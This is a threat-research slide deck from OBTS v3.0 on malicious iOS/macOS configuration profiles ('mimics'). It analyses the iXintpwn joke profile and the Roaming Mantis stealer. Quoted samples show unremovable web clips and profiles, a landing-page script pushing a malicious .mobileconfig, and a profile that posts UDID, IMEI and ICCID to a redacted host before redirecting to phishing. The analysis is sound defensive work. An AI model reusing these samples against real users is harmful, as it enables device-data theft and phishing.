

A wooden treasure chest overflowing with gold coins and jewelry, set against a dark, rocky background. The chest is made of dark wood with metal bands and is filled with gold coins, jewelry, and other treasures. The background is dark and rocky, suggesting a cave or a hidden treasure location.

# MIMIC in CONFIGURATION

OBTS v3.0

# Contents

1. Who are we?
2. What is a configuration profile?
3. Mimics in the wild
4. Collected 400+ mimics(?)
5. How rogues make a mimic
6. How to mitigate the risk?
7. Conclusion

A dark, tunnel-like passage with a brick ceiling and a rough stone wall. The passage is illuminated by a series of lights along the wall, creating a sense of depth and mystery. The text "WHO are we?" is overlaid in the center of the image.

WHO are we?

# Who are we?



Manabu Niseki

Suguru Ishimaru


Kaspersky



WHAT IS a CONFIGURATION  
PROFILE?



# What is a configuration profile?

- A configuration profile (a.k.a mobileconfig) is a set of configurations to set up a system.
- A configuration profile works on macOS, iOS and tvOS.



The image shows a screenshot of the Apple Profile Manager User Guide page. The top navigation bar includes links for Mac, iPad, iPhone, Watch, TV, Music, Support, a search icon, and a shopping bag icon. The main heading is "Profile Manager User Guide" with sub-links for "Communities" and "Contact Support". The section title is "configuration profile". The text describes it as an XML file containing at least two payloads, such as General settings and Passcode settings, used to configure specific settings on Mac or iOS devices. It notes that users generally cannot change settings defined in a configuration profile, except for passwords, and that profiles can be locked to the device, requiring a wipe or password to be removed.

Apple

Mac iPad iPhone Watch TV Music Support  

## Profile Manager User Guide

[Communities](#) [Contact Support](#)

### configuration profile

An XML file that contains at least two payloads—for example, General settings (one setting with one payload) and Passcode settings (one setting with one payload). You install configuration profiles on a Mac or iOS device to configure specific settings. Except for passwords, users generally can't change settings that are defined in a configuration profile. You can mark a profile as being locked to the device, so when the profile is installed, it can be removed only by wiping the device of all data (or by entering a password or passcode).



# What is a configuration profile?

A configuration profile is an XML file which contains a number of settings that you can specify

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>ConsentText</key>
  <dict>
    <key>default</key>
    <string>le ONE configuration profile</string>
  </dict>
  <key>PayloadContent</key>
  <array>
    <dict>
      <key>APNs</key>
      <array>
        <dict>
          <key>AuthenticationType</key>
          <string>CHAP</string>
        </dict>
      </array>
    </dict>
  </array>
</dict>
</plist>
```

- Restrictions on device features
- Wi-Fi settings
- VPN settings
- Email server settings
- Exchange settings
- LDAP directory service settings
- CalDAV calendar service settings
- Web clips
- Credentials and keys

A dark, tunnel-like passage with a brick archway. The walls are made of rough, textured stone or brick. A row of small, warm-toned lights is mounted on the right wall, creating a perspective effect as they recede into the distance. The overall atmosphere is mysterious and dimly lit.

# MIMICS IN THE WILD



Why “Mimic”?

M I M I C

**m**acOS and **i**OS **M**aliciously **I**njected **C**onfiguration

# Mimic or a legitimate profile?

It's difficult to distinguish whether it is a mimic or not.




Signed by **Not Signed**

Description Jailbreak for iOS9.3.4-iOS10.0.2

Contains 20 Web Clips

[More Details](#)




Signed by iPhone Developer: ze[REDACTED]97@yahoo.co.jp  
(H9ZVAUUC37)  
**Verified** ✓

Description This document is only used to install certificates

Contains Device Enrolment Challenge

[More Details](#)



Signed by www.ch[REDACTED]n.com  
**Verified** ✓

Description iPhone 5s – iPhone 11 Pro Max, iOS 12.3 and

Bug fixes

Fixes an issue which prevented the GUI from detecting changes in device modes

Fixes an issue that caused the GUI to hang when jailbreaking some iPad models

Other changes

Add initial Apple TV 4K support

Purge OTA updates on boot

Add support for iOS 13.3

Remove libimobiledevice as a dependency  
Properly handle situations where there's no internet connection available while bootstrapping tvOS

Add a Control Center shortcut for the tvOS loader app

> All of the here are mimics.

# Mimics in the wild

2016

**iXintpwn**

Joke program

2018

**Roaming Mantis**

Stealer


2019

**Fake checkra1n**

Adware

**DNS Hijacking**

Adware





IXINTPWN

# iXintpwn: infection vector

iXintpwn (a.k.a YJSNPI) is a joke program made by a Japanese malware developer.

Home > Forums > Main Games > Rocket League Accounts - Buy Sell Trade > Rocket League Items

**Sold** <https://ixintpwn.zohosites.com/> For The poeple...

Thread Status: Not open for further replies.

iXintpwn - Home For The poeple on IOS, you can jailbreak your iPhone on this website

Baris Vdb, 11/28/16 Last edited by a moderator: 12/17/16

Omg it works thanks bro i have cydia

## iXintpwn

Jailbreak for iOS9.3.2-10.1.1(64/32bit)

iXint Team provide Jailbreak for everyone

 Download iXintpwn

# iXintpwn: mimic of joke program

This mimic made many icons (web clips) in installed device.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>PayloadType</key>
    <string>Configuration</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadOrganization</key>
    <string>iXintpwn team</string>
    <key>PayloadIdentifier</key>
    <string>com.14kv2smc.rkdqguox.sxxaqrsrc</string>
    <key>PayloadUUID</key>
    <string>17e0477e-1b76-4ee5-afdf-43c2c535a547</string>
    <key>PayloadDisplayName</key>
    <string>iXintpwn</string>
    <key>PayloadDescription</key>
    <string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
    <key>PayloadRemovalDisallowed</key>
```


The screenshot shows the process of installing a profile on an iPhone. At the top, there are three buttons: "Cancel", "Install Profile", and "Install". Below this, a card displays the profile details for "iXintpwn" by the "iXintpwn team". The card includes the following information:

- Signed by:** Not Signed
- Description:** Jailbreak for iOS9.3.4-iOS10.0.2
- Contains:** 20 Web Clips

Below the card, there is a "More Details" link. To the right, a separate window titled "Install Profile" shows the profile name "iXintpwn" and a list of "WEB CLIPS (20)". Three example web clips are visible, each with a URL starting with "http://www.████████.video.jp/search/" and a label in Japanese characters: "ｲｸｽﾞｷ ｲ!".

iXintpwn: joke program (web clip)

Max number of web clip = 999?




# iXintpwn: <key>IsRemovable</key>

Web clips is unremovable if **IsRemovable** is set as false

```
v4iFE6N4lBWPysNpLXLDvQo9abzuHUEJx7F0IWySPGicBZ  
hCYAS2QhIygIO9CEwSyAEiEQH6JUITACUJUJAttNUwt5IC  
wm4TWuoa2GpYLllh1HMcUIQkH/9k=</data>  
  <key>IsRemovable</key>  
  <false />  
<key>Fullscreen</key>
```

Label	イキギ`イ!
URL	http://www.██████.deo.jp/search/ %E9%87%8E%E7%8D%A3%E5%85%88 %E8%BC%A9
Removable	No
Fullscreen	Yes







# iXintpwn: <key>PayloadRemovalDisallowed</key>

Profile is unremovable if **PayloadRemovalDisallowed** is set as true

```
<key>PayloadDescription</key>
<string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
<key>PayloadRemovalDisallowed</key>
<false />
<key>PayloadContent</key>
<array>
```


```
<key>PayloadDescription</key>
<string>Jailbreak for iOS9.3.4-iOS10.0.2</string>
<key>PayloadRemovalDisallowed</key>
<true />
<key>PayloadContent</key>
<array>
```





# Roaming Mantis

# Roaming Mantis: overview



# Roaming Mantis: landing Page

```
<p id="infoText" style="text-align:center; display: none">For your convenience, please perform a network security upgrade, re-login to your apple account after installing the certificate, which has been used to reactivate the system.</p>
```

```
<script>
```

```
  let aletText = $("#infoText").children().text()
```

```
  if(aletText==''){
```

```
    alert($("#infoText").text())
```

```
  }else{
```

```
    alert(aletText)
```

```
  }
```

```
  location.href = '../apple/Public/udid.mobileconfig'
```

```
  //location.href='http://security.apple.com/apple/Public/udid'
```

```
</script>
```

**XXXXXXXXXXXXXXXXXXXX** says

For your convenience, please perform a network security upgrade, re-login to your apple account after installing the certificate, which has been used...

OK

# Roaming Mantis: configuration profile

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>PayloadContent</key>
    <dict>
      <key>URL</key>
      <string>https://[redacted]/index.php/receive</string>
      <key>DeviceAttributes</key>
      <array>
        <string>UDID</string>
        <string>IMEI</string>
        <string>ICCID</string>
        <string>VERSION</string>
        <string>PRODUCT</string>
      </array>
    </dict>
    <key>PayloadOrganization</key>
    <string>[redacted] n</string>
    <key>PayloadDisplayName</key>
    <string>Safety certificate</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadUUID</key>
    <string>3C4DC7D2-E475-3375-489C-0BB8D737A653</string>
    <key>PayloadIdentifier</key>
    <string>[redacted] service</string>
    <key>PayloadDescription</key>
```

**POST DeviceAttributes to URL**



# Roaming Mantis: enrollment payload



```

● ● ●
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>IMEI</key>
  <string>[REDACTED]</string>
  <key>PRODUCT</key>
  <string>iPhone11,2</string>
  <key>UDID</key>
  <string>[REDACTED]</string>
  <key>VERSION</key>
  <string>17C54</string>
</dict>
</plist>

```

(Content-Type: application/pkcs7-signature)

# Roaming Mantis: iOS attack chain




1. Install a profile
2. POST DeviceAttributes to URL
3. The endpoint returns 301 redirect to a phishing website




**Your account  
for everything Apple.**

# Roaming Mantis: iOS attack chain


